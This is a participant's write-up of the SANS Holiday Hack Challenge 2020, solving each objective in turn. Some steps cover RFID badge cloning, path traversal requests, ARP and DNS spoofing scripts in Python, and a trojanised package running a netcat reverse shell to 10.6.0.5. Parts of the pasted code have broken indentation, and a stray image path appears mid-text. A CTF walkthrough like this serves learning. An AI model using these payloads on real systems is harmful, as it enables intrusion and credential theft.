HH2020 write up

This is my first completion of ALL objectives in a Holiday hack challenge!!

Not much of a technical write up but thanks for all you do to make this happen. Maybe I'll get a coin…

Objective 1

This was irritating. I used photopea to unswirl. Almost had to get my teenage son to do this for me☺

Solution: Proxmark card

Objective 2

Change wordlist to include wrapper3000.

Echo wrapper3000 >>temp
. ./bucket_finder.rb temp
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 (http://s3.amazonaws.com/wrapper3000)
<Public> http://s3.amazonaws.com/wrapper3000/package

Now we download the data

./bucket_finder.rb --download temp

In the wrapper3000 directory, there is a file 'package'

Using 'file' looks like it my be base64, so decode

```
base64 -d package > package.txt.Z.xz.xxd.tar.bz2UT
Use file again – it's a zip
unzip package.txt.Z.xz.xxd.tar.bz2UT
tar -xf package.txt.Z.xz.xxd.tar.bz2
```

xxd -r package.txt.Z.xz.xxd >package.txt.Z.xz
xz -d package.txt.Z.xz

```
cat package.txt
```

Solution: North Pole: The Frostiest Place on Earth

Objective 3

Open the exe file in Electron extractor.

Find app.asar -> extract this.

Search main.js for password

Objective 4

After I found the 1.5 floor button, the red bulb and the green bulb, I looked at the JavaScript for the Santavator.

Initially, I used a bolt and the2 bulbs to get the Santavator to work. After, I changed the JavaScript:

trapTargetCounts =0 for all
hasToken.push('beSanta')
set powered == True for all

Objective 5

Once I had the card from xx room, find the Shiny Upatree who has access.

Standing next to them run:

Lif hid read

This give you the card number and all the information you need

Go to door and simulate their card:

```
lf hid sim -wH10301 --fc 113 --cn 6025
```

Door opens

Objective 6

Must be Santa to access this.

Based on looking at Atomic Red – this should be in

index T1547*

Since we are looking for x509 logs from zeek:

Filter: index=T1547* source="/opt/zeek/logs/current/x509.log"

We are now down to 192 events -> just need to find a domain controller

Let's try adding to the search


dc*

Look, there is the serial number

Solution: 55FCEEBB21270D9249E86F4B9DC7AA60

Objective 7

Via inspection on the brakes and doors (per the hint) and some filtering to make it easier to see:



The biggest problem was learning that I need to add more bytes to properly filter.

Objective 8

Everything in Linux is a file. Once I realized there was a path traversal problem, I could use image?id to browse to the appropriate file.

https://tag-generator.kringlecastle.com/image?id=../proc/thread-self/environ

I used Burp to intercept the response so it was rendered.

I noticed vulnerability in the ZIP process from

https://tag-generator.kringlecastle.com/image?id=../../../app/lib/app.rb

but was unable to get the solution that way

Solution: GREETZ = JackFrostWasHere

Objective 9

This one took longer than I had hoped because I was copy/pasting a bad script to create directories ☹

Modified arp_script.py:

```
import uuid

# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])

def handle_arp_packets(packet):
   # if arp request, then we need to fill this out to send back our mac as the response
   if ARP in packet and packet[ARP].op == 1:
      ether_resp = Ether(dst=" 4c:24:57:ab:ed:84 ", type=0x806, src=macaddr)

arp_response = ARP(pdst="10.6.6.35")
arp_response.op = 2
arp_response.plen = 4
arp_response.hwlen = 6
arp_response.ptype = 0x800
arp_response.hwtype =1

arp_response.hwsrc = macaddr
arp_response.psrc = "10.6.6.53"
arp_response.hwdst = "4c:24:57:ab:ed:84"
arp_response.pdst = "10.6.6.35"


      response = ether_resp/arp_response

      sendp(response, iface="eth0")

def main():
   # We only want arp requests
   berkeley_packet_filter = "(arp[6:2] = 1)"
   # sniffing for one packet that will be sent to a function, while storing none
   sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=10)

if __name__ == "__main__":
   main()
```

Modifed dns_script.py:

```
import uuid
```

```
# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
   # Need to change mac addresses, Ip Addresses, and ports below.
   # We also need

   eth = Ether(src=macaddr, dst="4c:24:57:ab:ed:84")   # need to replace mac addresses
ip  = IP(dst=packet[IP].src, src=packet[IP].dst)                    # need to replace IP addresses
udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)                        # need to replace ports
dns = DNS(
  # MISSING DNS RESPONSE LAYER VALUES
id=packet[DNS].id,ancount=1,rcode=0,aa=0, qr=1,
qd=packet[DNS].qd,an=DNSRR(rrname=packet[DNSQR].qname,rdata=ipaddr, type="A", rclass="IN")
          )
dns_response = eth / ip / udp / dns

   sendp(dns_response, iface="eth0")

def main():
   berkeley_packet_filter = " and ".join( [
      "udp dst port 53",                    # dns
      "udp[10] & 0x80 = 0",                    # dns request
      "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had spoofed (not our real ip)
      "ether dst host {}".format(macaddr)          # our macaddress since we spoofed the ip to our mac
   ] )

   # sniff the eth0 int without storing packets in memory and stopping after one dns request
   sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=10)

if __name__ == "__main__":
   main()
```

Using the example, modified netcat-traditional_1.10-41.1ubuntu1_amd64.deb:

nc 10.6.0.5 4444 –e /bin/bash &

and create pub/jfrost/backdoor/suriv_amd64.deb (as per example at http://www.wannescolman.be/?p=98)

Ran the scripts:

./dns_script.py & ./arp_script.py

Launched a listener:

nc -lvp 4444

Once connected was able to display the file via:

cat NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt

and get the solution, Tanta Kringle

Objective 10

Easy if you have done Object 4.

Just push ‘besanta’ onto the stack via JavaScript (hasToken.push(‘beSanta’) and make sure powered is true for all cases.

Objective 11a

Once I figured out that python creates 64 bit random numbers from concatenating two 32 bit numbers, this challenge became easier.

I modified the code to extract the 64 bit as two 32 bits integers using bitwise operator

Output this to a file, remove all extra information and I was left with a file containing all 32 bit integers (alternating high/low)

To test, I fed the first 624 numbers into the Mersienne Twister and confirmed that it guessed the next random numbers.

Then ran it on the last 624 numbers to get the next ones I needed.

Looked at the output, counted forward 6 numbers, took those two 32 bits numbers and put them in a integer to bit conversion tool, concatenated them and then converted them to hex with the same tool.

Objective 11b

I found the correct Block and looked at the PDF.

I thought it was obvious that the first 2 bytes that need changing were the Naughty/Nice flag and the corresponding one to keep the MD5 correct.

> Based on the slides, I modified 40-09 from 31->30 (flag location) and 80-09 from D6->D7 and checked the MD5. Still the same

Once I found the document format for a PDF, I was able to determine that there was a second page that was hidden and learned that you can change the page display by setting PAGES .

> Changed 100-09 from 32->33 (Page location) and 140-09 from 1C-1B.

Checked MD5, same -> calculated SAH256 and submitted.